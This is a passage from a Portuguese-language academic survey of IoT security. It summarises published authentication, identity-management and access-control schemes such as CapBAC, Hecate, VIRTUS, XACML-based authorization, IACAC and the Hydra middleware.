A última etapa consiste na autenticação e ocorre de maneira distinta para dispositivos móveis, sensores móveis e sensores fixos. Os dispositivos móveis difundem suas identidades ao ingressarem em um domínio. Quando um sensor fixo recebe esta informação, este consegue determinar que se trata de um dispositivo móvel e envia essa informação para o *gateway* de seu domínio. O *gateway*, por sua vez, consulta o provedor de serviço M2M para confirmar se o dispositivo móvel é válido. Se for móvel, o *gateway* cria uma ID dinâmica para este dispositivo móvel, a qual é válida apenas para esse domínio. Essa ID dinâmica é então enviada ao sensor fixo que recebeu a informação de identidade difundida pelo dispositivo pela primeira vez. Ao receber essa informação, o sensor envia a sua própria ID ao dispositivo móvel, juntamente com um índice do espaço de chaves a que o sensor pertence. De posse disso, o dispositivo móvel e o sensor irão calcular uma chave compartilhada.

O dispositivo móvel cifra sua ID com esta chave compartilhada e a envia ao sensor fixo. O sensor tentará decifrar a mensagem e, caso não consiga, isto indica que se trata de um dispositivo malicioso que está forjando a ID de um dispositivo válido. Caso consiga decifrar com sucesso, então a ID dinâmica é enviada pelo sensor estático ao dispositivo móvel. Ambos irão calcular uma nova chave compartilhada, baseada na nova ID recebida, e poderão se comunicar com segurança. O sensor fixo difunde, aos sensores fixos do mesmo domínio, que há um novo dispositivo móvel no domínio. Caso o dispositivo móvel saia do domínio, o *gateway* avisará aos sensores fixos.

Em um sensor móvel o processo de autenticação ocorre de maneira diferente. Ao invés do *gateway* fazer a verificação de identidade com o provedor de serviço M2M, este a faz com o *gateway* no qual o sensor móvel estava associado anteriormente. Assim, quando um sensor móvel sai de um domínio B e entra num domínio A, este comunica-se com o *gateway* do domínio A, para que este confirme com o *gateway* de B que o sensor móvel não está mais no domínio B. Ao constatar que não está, o *gateway* de B avisa aos sensores de seu domínio que o sensor em questão deixou o domínio e, em seguida, o *gateway* de A recebe a confirmação da saída do sensor móvel do domínio B. Isso permite que o *gateway* do domínio A gere uma ID dinâmica que permitirá ao sensor móvel continuar com o processo de estabelecimento de uma chave compartilhada com algum sensor vizinho, da mesma forma como foi descrito para o dispositivo móvel. Ao fazê-lo, o sensor vizinho irá informar a todos do domínio que o sensor móvel faz parte da rede.

Deve-se ressaltar que o processo de estabelecimento de chave compartilhada entre um sensor móvel (colocado no paciente) e um sensor fixo (colocado no ambiente) é probabilístico, ou seja, é possível que dois sensores não consigam encontrar uma espaço de chaves comum para o cálculo de uma chave compartilhada. Isso se dá devido às restrições computacionais de tais dispositivos. Caso isto ocorra, os dois sensores devem encontrar uma maneira de concordar com uma chave comum ou utilizar outros sensores para encaminhamento de mensagens entre eles. Já com os dispositivos móveis, não há esse problema, haja vista que possuem mais recursos computacionais e podem carregar em sua memória toda a informação criptográfica necessária para se associar em qualquer domínio da rede hospitalar. Desse modo, é possível garantir que o dispositivo móvel sempre estará conectado em qualquer ambiente, enquanto o sensor móvel não possui tal garantia.

4.6.1.2. Alam et al. 2011

[Alam et al. 2011] abordam a provisão de acesso seguro a serviços na IoT e a interoperabilidade semântica de atributos de segurança entre diferentes domínios administrativos. No *framework* proposto, usa-se o conceito de regras semânticas para expressar restrições de autorização de acesso, que são usadas para inferir decisões de acesso. Este processo é chamado pelos autores de *security reasoning* (raciocínio de segurança).

Atributos de segurança de domínios administrativos diferentes normalmente são diferentes. Tratando-se de organizações diferentes, o Diretor da organização A não terá os privilégios do Diretor da organização B, quando um estiver atuando em recursos/serviços do outro. Este deve ser mapeado para um outro papel dentro da organização B, com menor nível hierárquico e mais restrições de acesso.

Os autores descrevem um cenário para esclarecer a motivação para o *framework* proposto. No cenário, deseja-se monitorar constantemente trens de uma infraestrutura ferroviária, com o objetivo de: (i) detectar anomalias, como temperatura dos componentes e vibrações elevadas, e (ii) tornar tais informações disponíveis para os diferentes atores da infraestrutura, como o operador do trem, o dono da infraestrutura de trilhos e o consumidor do serviço de transporte, que estão em domínios administrativos diferentes.

Para tratar o problema da interoperabilidade semântica dos aspectos de segurança, os autores propõem o uso de ontologias que levam em consideração as seguintes situações:

- Organizações mantém papéis/responsabilidades de modos diferentes (nomes de papéis, significados, hierarquias). Deve ser possível mapear, assim, o papel de um usuário em uma organização para o papel correspondente em outra organização;
- Manutenção de níveis de segurança diferentes pelas organizações. Mapear, conforme o papel, os níveis de segurança aplicáveis.

Os autores utilizam um *framework* arquitetural do ETSI para M2M chamado TS 102 690 [ETSI 2011], o qual é estendido para atender ao requisito de segurança entre domínios administrativos distintos. Para que o processo de raciocínio de segurança seja possível, é necessário que o sistema tenha conhecimento completo e formal do domínio em que atua, contendo a identificação de sensores, dados de sensores, identificação de usuários e atributos de usuários (como papéis).

Regras semânticas especificam as restrições de autorização de acesso e a execução das regras irá gerar as decisões de autorização. Basicamente, são utilizadas três ontologias na base de conhecimento: (i) a de sensores, que descreve sensores e dados recuperados por estes; (ii) de eventos, que descreve falhas e suas características; e (iii) de controle de acesso, que descreve os atores envolvidos na provisão de acesso seguro.

O *framework* proposto permite que aspectos relacionados ao controle de acesso em uma organização, possam ser influenciados pelos mecanismos e modelos de controle de acesso utilizados em outros domínios administrativos. A interoperabilidade semântica de aspectos de segurança, abordada com ontologias em uma plataforma M2M, permite que atributos de segurança em diferentes domínios possam ser compreendidos sem ambiguidades, visando assim garantir uma operação integrada [Alam et al. 2011].

4.6.1.3. Fu et al. 2011

[Fu et al. 2011] apresentam um sistema de gestão de identidades para um cenário *Machine-to-Machine* (M2M) em que os dispositivos possuem múltiplas funcionalidades e atendem a diferentes aplicações ao mesmo tempo, podendo atender cada uma com uma funcionalidade diferente. A identidade (ID) é definida pelos autores como um conjunto de funções do dispositivo e de opções de configuração. Atributos de uma identidade se referem, portanto, à descrição de uma função do dispositivo e as opções de configuração desta função.

Visando garantir a privacidade do dispositivo, para cada aplicação que utiliza uma função (ou um conjunto de funções) do dispositivo, este pode apresentar uma identidade diferente. Assim, para este cenário assume-se dois requisitos: (i) o requisito de autorização, no qual a aplicação exige que o dispositivo prove sua identidade; e (ii) o requisito de privacidade, no qual o dispositivo deseja manter privadas as informações não pertinentes à aplicação.




Figura 4.5: Relação do dispositivo, ID, pseudônimo e aplicações – [Fu et al. 2011]

Antes que um dispositivo possa acessar uma aplicação, este deve acessar um provedor de identidades (IdP) para obter um ID, tendo como base as funções e propriedades que este possui e a aplicação que este deseja acessar. O IdP armazena um índice de registro global das funções que cada dispositivo do domínio pode oferecer. Uma aplicação M2M, ao ingressar no domínio, busca no índice do IdP pelo dispositivo mais adequado para atender a necessidade desta aplicação. Para não fornecer funcionalidades e informações que não são relevantes para o acesso pleiteado, o dispositivo faz uso de pseudônimos, definido a partir de um subconjunto do seu ID (funções e configurações que o dispositivo deseja compartilhar com a aplicação alvo). O dispositivo apresenta suas credenciais à aplicação (ID completo ou pseudônimo), a qual o autentica e recebe direito de acesso às opções de configuração no dispositivo.

A Figura 4.5 mostra um dispositivo fornecendo um pseudônimo diferente para cada uma das aplicações, tendo como base o ID gerado pelo IdP. Apresentando diferentes pseudônimos para diferentes aplicações, o dispositivo consegue atender diversas aplicações

simultaneamente e ainda manter sua privacidade, já que as aplicações só poderão atuar sobre as configurações/funções que foram apresentadas pelo dispositivo. Ao utilizar um pseudônimo, o dispositivo deve ainda provar sua identidade para a aplicação, processo que é feito através do método *Zero Knowledge Proof* [Quisquater et al. 1989].

4.6.1.4. Hecate [Graf et al. 2011]

Hecate, proposto em [Graf et al. 2011], define um *framework* de autorização centralizado e flexível. O Hecate usa do conhecimento da estrutura dos recursos oferecidos pelos dispositivos para tomar decisões de autorização. A flexibilidade do framework de autorização se baseia em conjuntos de permissões que estão relacionados aos métodos do HTTP (*HTTP-verbs*) usados pelo REST.

O mecanismo de autorização do Hecate tem como base um modelo de usuário, que faz o mapeamento do usuário (suas credenciais, IDs) para um conjunto de regras, as quais são definidas em documentos XML de permissões (*Permission XML Documents* - PXDs). As requisições de acesso ao recurso contêm informações sobre o usuário requisitante e o URI. Essas duas informações ajudam a encontrar as regras aplicáveis à requisição (modelo do usuário). O documento PXD está relacionado à representação de diferentes regras e seus mapeamentos para funcionalidades do HTTP. Cada regra no PXD pode, opcionalmente, suportar filtragem baseado no conhecimento dos recursos, de acordo com o *HTTP-verb* usado na requisição, bem como baseado nas características desse recurso que são conhecidas pelo mecanismo de autorização. Cada regra no PXD refere-se a uma operação específica do HTTP sobre um determinado *Uniform Resource Identifier* (URI), sendo que esta regra está ligada à URI e está também ligada a uma permissão. Desta maneira, o PXD está baseado nos seguintes aspectos:

- Uma URI registrada pode ser protegida por muitas regras. Isto garante um conjunto de permissões em função das diversas maneiras de acessar uma URI (diversos *HTTP-verbs* do REST);
- Cada regra refere-se a um *HTTP-verb*;
- Além da autorização baseada *HTTP-verbs* do REST, filtros de permissões, baseados no conhecimento do recurso, podem ser aplicados;

Os filtros podem ser usados para alterar a requisição a um recurso (antes da requisição chegar ao dispositivo que provê o recurso) ou a resposta a uma requisição (antes de ela ser enviada ao requisitante). Em uma resposta a uma requisição, quando um filtro é aplicado, só é retornado ao requisitante a parte da informação que o filtro permite. Ou seja, é possível aplicar o filtro para realizar um controle de acesso mais granular ao recurso, a partir do conhecimento da estrutura desse recurso.

O Hecate permite que o controle de acesso se mantenha independente da representação dos recursos, baseando-se nas operações do HTTP. Com conhecimento da estrutura dos recursos, é possível ainda prover controle de acesso com alto grau de granularidade.

4.6.1.5. Rotondi et al. 2011

[Rotondi et al. 2011] apresentam uma abordagem de controle de acesso que utiliza o modelo de autorização baseada em habilidades (CapBAC), no âmbito do projeto IoT@Work[4]. Alguns elementos da abordagem proposta são descritos a seguir [Rotondi et al. 2011]:

- Recurso: pode ser um serviço de informação (que fornece uma medição), um serviço de aplicação ou ainda uma com de serviços. O recurso deve ser identificado de forma única em seu contexto;
- Habilidade de autorização: detalha os direitos de acesso concedidos, os recursos nos quais estes direitos podem ser aplicados, os sujeitos que pode usufruir desses direitos (habilidade) e outras informações adicionais, tais como validade da habilidade e restrições de uso;
- Serviço de Revogação de Habilidade: é utilizado para revogar uma ou mais habilidades. Uma revogação é criada por um sujeito que tem direitos específicos, sendo utilizada para informar ao serviço que faz a gestão do recurso que uma habilidade não é mais válida;
- Requisição de Operação: é uma requisição de serviço usual com uma característica adicional para referenciar ou incluir uma habilidade, que concede direitos ao requisitante;
- *Policy Decision Point* (PDP) do Recurso: responsável por validar e decidir acerca de uma requisição de acesso a um recurso. Avalia-se a habilidade presente na requisição de acesso (direitos que a habilidade garante) e frente às políticas de acesso ao recurso;
- Gerente de Recursos: responsável por gerenciar as requisições de acesso ao recurso, agindo também como *Policy Enforcement Point* (PEP), aplicando as decisões tomadas pelo PDP;
- Serviço de Revogação: responsável por gerenciar as revogações de habilidades e as políticas de acesso aos recursos aplicadas pelo PDP.

Um exemplo do uso desta abordagem e de seus elmentos é descrita em [Rotondi et al. 2011]. Bob é dono de um carro e precisa que outras pessoas possam ter acesso às informações de seu carro, porém a cada pessoa específica é desejado compartilhar somente informações específica. Assim, Bob gera habilidades que são associadas ao identificador da pessoa e que contém um conjunto de direitos de acesso, bem como o prazo de validade desta habilidade. Alice, sua esposa, recebe uma habilidade (C1) para obter informações sobre a localização geográfica do carro de Bob. O serviço de tráfego da cidade também recebe a habilidade (C2) sobre a localização geográfica, porém sem outras informações que possam identificar que o carro é de Bob. Assim, toda requisição enviado ao carro de Bob contém os dados do requisitante, sua assinatura digital e a habilidade que Bob delegou

[4] `https://www.iot-at-work.eu`

ao requisitante. A habilidade C2 foi delegada para uma determinada aplicação, a qual solicita acesso ao recurso determinado pela habilidade. O Gerente de Recursos solicita ao PDP para que tome uma decisão de controle de acesso baseada na habilidade apresentada. Com base em suas regras, o PDP informa ao Gerente de Recursos (PEP) sobre sua decisão, a qual é aplicada por ele.

Bob decide revogar a habilidade C1 que sua esposa possui. Para isso, ele cria uma nova habilidade de revogação, a qual é utilizada para informar ao Serviço de Revogação que uma determinada habilidade foi revogada. Essa habilidade contém informações sobre o ID do recurso ao qual a habilidade a ser revogada se aplica, qual a habilidade a ser revogada, quem está revogando esta habilidade, o período a partir do qual a revogação é válida, qual a habilidade que garante direitos a Bob de solicitar essa revogação e, por fim, a assinatura digital de Bob. O Serviço de Revogação, após verificar que Bob está autorizado a realizar a operação de revogação, aplica a revogação da habilidade e atualiza as regras do PDP [Rotondi et al. 2011].

4.6.1.6. Hanumanthappa e Singh 2012

[Hanumanthappa e Singh 2012] apresentam uma técnica de autenticação de usuários que visa garantir, além da autenticidade do usuário, a posse do dispositivo pelo usuário correto, o dono do dispositivo. Através disso, operações que demandam maior segurança, como o acesso à uma conta bancária, poderão ser feitas pelo usuário no dispositivo, desde que tanto o usuário quanto o dispositivo sejam autenticados e que o usuário tenha se registrado previamente como dono do dispositivo.

A solução proposta passa por quatro etapas. A primeira etapa é feita pelo fabricante do dispositivo (antes de sua venda), que o registra em um *Key Distribution Center* (KDC) exclusivo para fabricantes de dispositivos. Esse registro é feito através do envio do identificado (ID) e do número do modelo do dispositivo (*Device Model Number* – DMN). O KDC gera um *token* (T) composto pelo *hash* da ID do fabricante do dispositivo e um *timestamp* e os envia ao fabricante. Esse *token* é armazenado, juntamente com o ID do dispositivo e seu DMN, em um *Central Key Server* (CKS) para uso futuro no processo de autenticação do dispositivo. Esse *token* é criptografado com o algoritmo RSA e então gravado no *Trusted Platform Module* (TPM) embarcado no dispositivo.

A segunda etapa, referente ao registro do usuário como dono, é realizada após a venda do dispositivo. O dono do dispositivo se registra no CKS, enviando o ID do dispositivo e o *token* (T). O CKS compara estas informações com o ID do dispositivo e o *token* recebidos do fabricante na primeira etapa. Se esta verificação for bem-sucedida, o CKS envia ao usuário uma mensagem de *acknowledgement* (ACK) informando que a autenticação do dispositivo foi bem-sucedida e uma senha OTP (*one time password*). Em seguida, o usuário precisa se registrar, e para isso informa seu ID de usuário e a senha OTP ao CKS. Finalizada a etapa de registro, o CKS envia um ACK ao usuário, junto com um *Temp ID*. A partir desse momento, o usuário pode acessar qualquer serviço com seu dispositivo.

A terceira etapa trata de como usuários (não donos) se conectam nos dispositivos, etapa esta realizada por meio da Internet. Inicialmente, o usuário (A) que deseja se

conectar ao dispositivo de outro usuário (B) envia ao CKS seu *Temp ID*, o *token* (T) do seu dispositivo e os detalhes do dispositivo que este deseja se conectar. O CKS compara então o *Temp ID* e o *token* (T) com os armazenados na fase de registro do usuário e, caso a verificação seja bem sucedida, o CKS solicita que B envie seus dados para o CKS (*token* (T)) para que uma verificação também seja conduzida. Se a verificação de B for bem sucedida, então o CKS envia uma chave de sessão (*one time session key*) para ambos os dispositivos, que podem, então, se comunicar. Caso alguma das verificações não seja bem sucedida, o CKS envia uma mensagem ao outro usuário informando que ele está tentando realizar uma conexão com uma entidade não confiável.

A última etapa, de transações de alto nível, é aquela em que o usuário envia, através do dispositivo, informações importantes e sensíveis para provedores de serviço (como o acesso a uma conta bancária). Caso o usuário deseje realizar uma transação desse tipo, este enviará ao CKS a requisição de serviço, uma senha (*pass-phrase* P2) conhecida por ele e pelo CKS (informada manualmente pelo usuário), o *token* (T), seu *Temp ID* e um *nonce*. O CKS então autentica o usuário com base nas informações armazenadas nas etapas anteriores e envia como resposta o ID de um provedor de serviços adequado para atender à requisição do usuário. Junto com o ID do provedor de serviços, o CKS envia ao usuário uma chave de sessão (K), a senha P2, uma senha (*pass-phrase* P1, conhecida apenas pelo CKS) encriptada com um *nonce* do CKS. O usuário verifica se P2 é igual ao P2 enviado anteriormente e, em caso positivo, armazena K. Por fim, o usuário envia ao provedor de serviço o ID desse provedor e a senha P1 cifrada, conforme veio do CKS.

O provedor de serviço envia ao CKS a P1 cifrada e o ID do usuário. Após receber essa mensagem, o CKS a confronta com as informações armazenadas das mensagens anteriores e autentica o provedor de serviços. O CKS então responde ao SP com duas mensagens, (i) uma contendo o P2, K e o ID do provedor de serviço, cifradas com o *nonce* do usuário e (ii) outra contendo K e a ID do usuário. Por fim, o provedor de serviço envia ao usuário uma mensagem contendo o P2, K e a ID do provedor de serviço, cifrados com o *nonce* do usuário, conforme recebido do CKS no passo anterior. O usuário então decifra essa mensagem e verifica se P2 é o mesmo que foi mandado no início para o CKS e se K corresponde ao valor armazenado anteriormente. Se sim, o usuário autentica o provedor de serviço com a certeza de que não é uma entidade maliciosa. A partir desse momento, usuário e provedor de serviço trocarão mensagens cifradas com K, que é comum a ambos.

4.6.1.7. Liu et al. 2012

[Liu et al. 2012] apresentam uma arquitetura para Internet das Coisas que contempla a autenticação e controle de acesso para dispositivos e usuários. Nesta arquitetura, os dispositivos são nós finais da arquitetura da Internet, tendo endereços únicos globais (como IPv6) e podem-se comunicar entre si através da Internet.

A fim de gerenciar e organizar recursos massivos, o dispositivo faz seu pré-registro em um *gateway* confiável, denominado Autoridade de Registro (*Registration Authority* – RA). O RA auxilia o processo de autenticação e pode também ser usado para fins de auditoria.

O protocolo de autenticação proposto é mostrado na Figura 4.6. Inicialmente,

o usuário solicita acesso a um dispositivo (passo 1), o qual envia uma solicitação de autenticação do usuário para seu RA (passo 2). O RA então solicita ao usuário a sua identidade (ID) de usuário (passo 3), o qual responde com informações sobre o seu *Home Registration Authority* (HRA) e a sua ID (passo 4). No passo 5, o RA solicita ao HRA a verificação da ID do usuário. Para isto, o HRA, autentica o usuário utilizando oo método de autenticação que melhor se adeque às suas necessidades (passos 5.1 e 5.2). Na sequência, o HRA responde ao RA que a ID do usuário é válida ou não (passo 6). Por fim, o RA responde ao dispositivo sobre a ID do usuário e gera uma chave de sessão para ambos, utilizando um protocolo de estabelecimento e distribuição de chaves baseado em curvas elípticas (ECC) (passo 7).




Figura 4.6: Protocolo de Autenticação – [Liu et al. 2012]

[Liu et al. 2012] também sugerem que o controle de acesso aos dispositivos seja feito pelo RA, usando o modelo RBAC. O algoritmo de controle de acesso decide quando uma nova conexão será aceita com base também nas informações de qualidade da comunicação. Caso a qualidade seja garantida, a conexão é aceita. Caso contrário, a conexão é descartada ou colocada em uma lista de espera. As conexões são classificadas em dois tipos: (i) a solicitação de um novo serviço que é disparada por usuários móveis dentro de um mesmo domínio e (ii) a solicitação de troca de domínio, feita por usuários móveis que estão mudando de um domínio para outro. O segundo caso tem mais prioridade na aceitação da conexão, haja vista que para os usuários é pior interromper um serviço que está sendo prestado, do que ser impossibilitado de ter acesso a um serviço.

Para a aceitação de uma conexão pelo mecanismo de controle de acesso também são levadas em consideração os requisitos de Qualidade de Serviço da conexão solicitada, baseado nas diferentes características tecnológicas das redes disponíveis. Por exemplo, um domínio pode ter duas redes, uma rede local sem fio, que possui largura de banda maior, porém tem um atraso maior, e uma rede típica de Internet das Coisas, com baixo atraso e largura de banda limitada. Baseado nessas informações, o mecanismo de controle de acesso julga se uma nova conexão será aceita ou não, permitindo a otimização do uso da rede. Por fim, aos usuários são atribuídos papéis dentro do domínio, baseado nas políticas configuradas para cada aplicação. De posse de todas essas informações, o mecanismo de controle de acesso baseado no modelo RBAC toma a decisão de aceitação ou não de uma nova conexão.

4.6.1.8. VIRTUS Middleware [Conzon et al. 2012]

Em [Conzon et al. 2012] é apresentado o *middleware* VIRTUS, o qual é orientado a eventos e tem como base o protocolo XMPP (*eXtensible Messaging and Presence Protocol*) [Saint-Andre 2004], amplamente utilizado como protocolo para troca de mensagens instantâneas e que possui mecanismos de segurança que contribuem com a interoperabilidade, como a federação de servidores e o mapeamento sobre o HTTP. No VIRTUS, os protocolos TLS (*Transport Layer Security*) e SASL (*Simple Authentication and Security Layer*) são utilizados para garantir a integridade e confidencialidade das mensagens e para a autenticação das partes envolvidas, respectivamente.




Figura 4.7: Módulos do *middleware* VIRTUS – [Conzon et al. 2012]

A Figura 4.7 ilustra os módulos presentes no *middleware* VIRTUS, conforme descritos a seguir:

- Módulos personalizados: também chamados de *bundles* (p.ex. *Zigbee bundle*), são usados para permitir a comunicação entre dispositivos com restrições computacionais e o Servidor VIRTUS, traduzindo as mensagens específicas da tecnologia do dispositivo para XMPP. Geralmente, são implementados em um intermediador entre o dispositivo e o resto do *middleware*;
- Servidor VIRTUS: utilizado para gerenciar a comunicação entre os componentes do *middleware*, sendo que há um servidor para cada rede (domínio) na qual o *middleware* é implementado;
- *Manager*: gerencia a conexão entre os diversos módulos do *middleware*. Este também provê uma lista dos módulos disponíveis e faz o gerenciamento de dependências;
- *Gateway*: se comunica com a instância local do Servidor VIRTUS, assim como com instâncias remotas do *middleware*. Este componente é o intermediário entre qualquer aplicação que deseje se comunicar com qualquer dispositivo dentro do *middleware*.

O *middleware* considera a existência de três tipos distintos de dispositivos: dispositivos com muitos recursos – como servidores, que implementam todo o *middleware*;

dispositivos restritos – como smartphones, que implementam módulos cliente XMPP para interagir com outros módulos; e dispositivos simples – como sensores e etiquetas RFID, que tem suas mensagens encapsuladas em formato XMPP por um outro dispositivo com mais recursos computacionais. A comunicação intra-domínio e inter-domínio é feita através de troca de mensagens XMPP, contudo há módulos que permitem a comunicação com outras arquiteturas, como por exemplo com Serviços *Web*.

4.6.1.9. Seitz et al. 2013

[Seitz et al. 2013] propõem um *framework* para IoT que permite o controle de acesso flexível e com granularidade fina para dispositivos com recursos computacionais restritos. O padrão XACML é utilizado visando permitir a aplicação de diferentes regras de autorização para diferentes clientes, além de permitir o controle de acesso em granularidade igual a de serviços RESTful. As funções desempenhadas no processo de decisão de autorização são tomadas fora do dispositivo que oferece o recurso, em um PDP, sendo que o dispositivo fica responsável pela tomada de decisão final de autorização.

Apesar da decisão de autorização ser tomada, basicamente, fora do dispositivo, as condições locais ao dispositivo também são importantes para a tomada de decisão (localização, por exemplo), sendo que estas não são encaminhadas para a tomada de decisão do PDP, mas avaliadas localmente após a decisão ter sido tomada. Neste trabalho, estas condições são expressas através de *XACML Obligations*, isto é, restrições perante as quais a decisão de autorização do PDP é válida. Para o transporte das decisões de autorização do PDP ao dispositivo, os autores propõem o o uso de asserções SAML de decisão de autorização.

O *framework* de autorização considera três entidades:

- Dispositivo: armazena recursos;
- Usuário: deseja acessar um recurso, enviando ao dispositivo, além da requisição de acesso, a asserção gerada pelo AE;
- Motor de Autorização (*Authorization Engine* - AE): faz a avaliação de políticas de autorização e gera as asserções de autorização para que o usuário acesse o recurso. Este atua em nome do dono do dispositivo que configurou as políticas de acesso.

Para que seja possível gerar uma asserção baseada na identidade do usuário, o motor de autorização deve autenticar o usuário, gerar a asserção de autorização e assiná-la utilizando uma chave conhecida e confiável para o dispositivo, permitindo que este possa verificar se a asserção é proveniente ou não de uma fonte confiável. Deste modo, ao receber do usuário um pedido de acesso a um recurso de um dispositivo, o motor de autorização, verifica se o usuário tem direito de acesso e gera, em caso positivo, uma asserção para este usuário. Junto da asserção é informada a chave de criptografia que deve ser usada na comunicação do dispositivo com o usuário.

O dispositivo, ao receber a asserção do usuário junto com a requisição de acesso, verifica as condições locais (através das *XACML Obligations*) e se os direitos da asserção

de autorização correspondem à requisição. Se o acesso for confirmado para as condições locais especificadas, o dispositivo garante o acesso ao recurso. De modo a facilitar o processamento das respostas XACML e asserções SAML no dispositivo, os autores definiram um subconjunto das especificações originais. Com o mesmo objetivo, a notação XML desse subconjunto foi substituída por uma notação baseada em JSON (*JavaScript Object Notation*), mais leve para o cenário, reduzindo a razão dez vezes o tamanho das mensagens.

4.6.1.10. Mahalle et al. 2013a

[Mahalle et al. 2013a] apresentam um modelo de controle de acesso baseado em habilidades e autenticação de identidades (*Identity Authentication and Capability Based Access Control* – IACAC) para Internet das Coisas. A inovação do modelo é que ele apresenta uma abordagem integrada de autenticação e controle de acesso para dispositivos em IoT, por meio de um novo método de autenticação de dispositivos e controle de acesso para recursos. O esquema proposto (IACAC) é compatível com diferentes tecnologias de acesso como Bluetooth, 4G, Wimax e WiFi, sendo que no trabalho a implementação é realizada em um ambiente WiFi.

No modelo, o algoritmo proposto é dividido em três partes: (i) geração de chave secreta baseado no algoritmo *Elliptical Curve Criptography – Diffie Hellman* (ECCDH), (ii) estabelecimento de identidade e (iii) criação de habilidade para controle de acesso.

O dispositivo ao ingressar em um domínio recebe um par de chaves. Essas chaves são geradas por um ou mais *Key Distribution Center* (KDC) considerados confiáveis. Em cada domínio, há um acordo acerca de um parâmetro de domínio relacionado ao protocolo ECC, comum a todos os dispositivos daquele domínio. Quando dois dispositivos desejam se comunicar, estes dão início à primeira etapa do algoritmo. Nesta etapa, os dispositivos enviam mensagens para troca de suas chaves públicas, permitindo o estabelecimento de uma chave secreta (X) para comunicação entre estes.

A segunda etapa possibilita a autenticação em uma via (*one way*)ou mútua. Na autenticação de uma via, o dispositivo A autentica o dispositivo B. Neste processo de autenticação, o dispositivo A gera um numero (r) e um *timestamp* (t). Uma chave de sessão (s) é então gerada pelo dispositivo A, a partir do *hash* de uma operação *XOR* entre a chave secreta (X) e o *timestamp* (t). Na sequência, o dispositivo A cifra o número (r) com a chave de sessão (s), gerando (R), e encripta também o *timestamp* (t) com a chave secreta (X), gerando (T). Em seguida, o dispositivo A gera um código de autenticação de mensagem (*Message Authentication Code MAC)* contendo a chave secreta (X), R e um *token* de habilidade baseado na identidade (chamado de ICAP). Após esse processo, o dispositivo A envia ao dispositivo B uma mensagem contendo R, T e o MAC gerado.

O dispositivo B, ao receber a mensagem vinda do dispositivo A, gera um *timestamp* local e confere se o *timestamp* (t) é menor que o local. Se sim, o dispositivo B tenta calcular a chave de sessão (s) para poder decifrar R, conseguindo assim acesso ao número (r) gerado pelo dispositivo A. O dispositivo B possui uma cópia da ICAP que supostamente deverá vir do dispositivo A. Assim, se a ICAP fornecida pelo dispositivo A for igual a ICAP armazenada no dispositivo B, este último calculará o MAC. Se o MAC gerado pelo

dispositivo B corresponder ao MAC que foi recebido, então o dispositivo B autentica o dispositivo B.

Para que ocorra a autenticação mútua (dispositivo A autentica o B), o dispositivo B cifra o número (r) com a chave secreta (X), gerando R1. Também é gerado por B um MAC contendo o número (r) e a ICAP armazenada por B. Em seguida, R1 e o MAC gerado são enviados para o dispositivo A. Quando a mensagem chega no dispositivo A, este decifra R1 e acessa o número (r) enviado por B. Se (r) for igual ao número (r) gerado no início da autenticação, o processo de autenticação mútua foi bem sucedido e o acesso será garantido de acordo com a ICAP do dispositivo B.

Na terceira etapa, de criação de habilidades para o controle de acesso, considera-se que a habilidade é composto por (1) um *token* que contém um conjunto de direitos de acesso, (2) um identificador do usuário ou dispositivo que é dono desta habilidade e (3) um *hash* dos dois elementos anteriores (para evitar que a habilidade seja forjada). Essa habilidade é utilizada na segunda etapa, sendo enviada no processo de autenticação.

4.6.2. Projetos

4.6.2.1. Middleware Hydra

O objetivo principal do projeto Hydra (*Link Smart Middleware*)[5] foi o desenvolvimento de um *middleware* baseado em uma arquitetura orientada a serviços (SOA), para a qual a camada de comunicação subjacente é transparente. O *middleware* deve incluir suporte para arquiteturas distribuídas e centralizadas seguras. O *middleware* foi concebido para operar em dispositivos que possuem limitações de recursos em termos de poder computacional, energia e uso de memória. Este deve permitir o desenvolvimento de aplicações seguras, confiáveis e tolerantes a faltas através do uso de componentes de segurança distribuídos.

Em [Akram e Hoffmann 2008b] são apresentados os requisitos de gestão de identidades (*Identity Management* - IdM) e são introduzidas as recomendações para a arquitetura do *middleware*. Neste trabalho, foram extraídos 10 requisitos para IdM, tendo como referência um cenário de automação residencial do Projeto Hydra.

[Akram e Hoffmann 2008c] é proposto um metasistema de identidades, independente de tecnologia, que possui três papéis: o sujeito, ao qual se refere a identidade; a *Relying Party* (RP), que requisita informações de identidade relacionadas ao sujeito, e o *Identity Provider* (IdP), que fornece informações de identidade do sujeito. No Hydra, uma identidade tipicamente compreende: (1) Identificadores virtuais temporários; (2) Atributos que especificam a entidade; (3) Histórico de acessos feito a esta entidade e a partir desta entidade.

No projeto foram definidos alguns requisitos para o gestor de identidades Hydra (*Hydra Identity Manager* - HIM), a saber:

- Permitir que o usuário seja o responsável por controlar os dados enviados e recebidos;
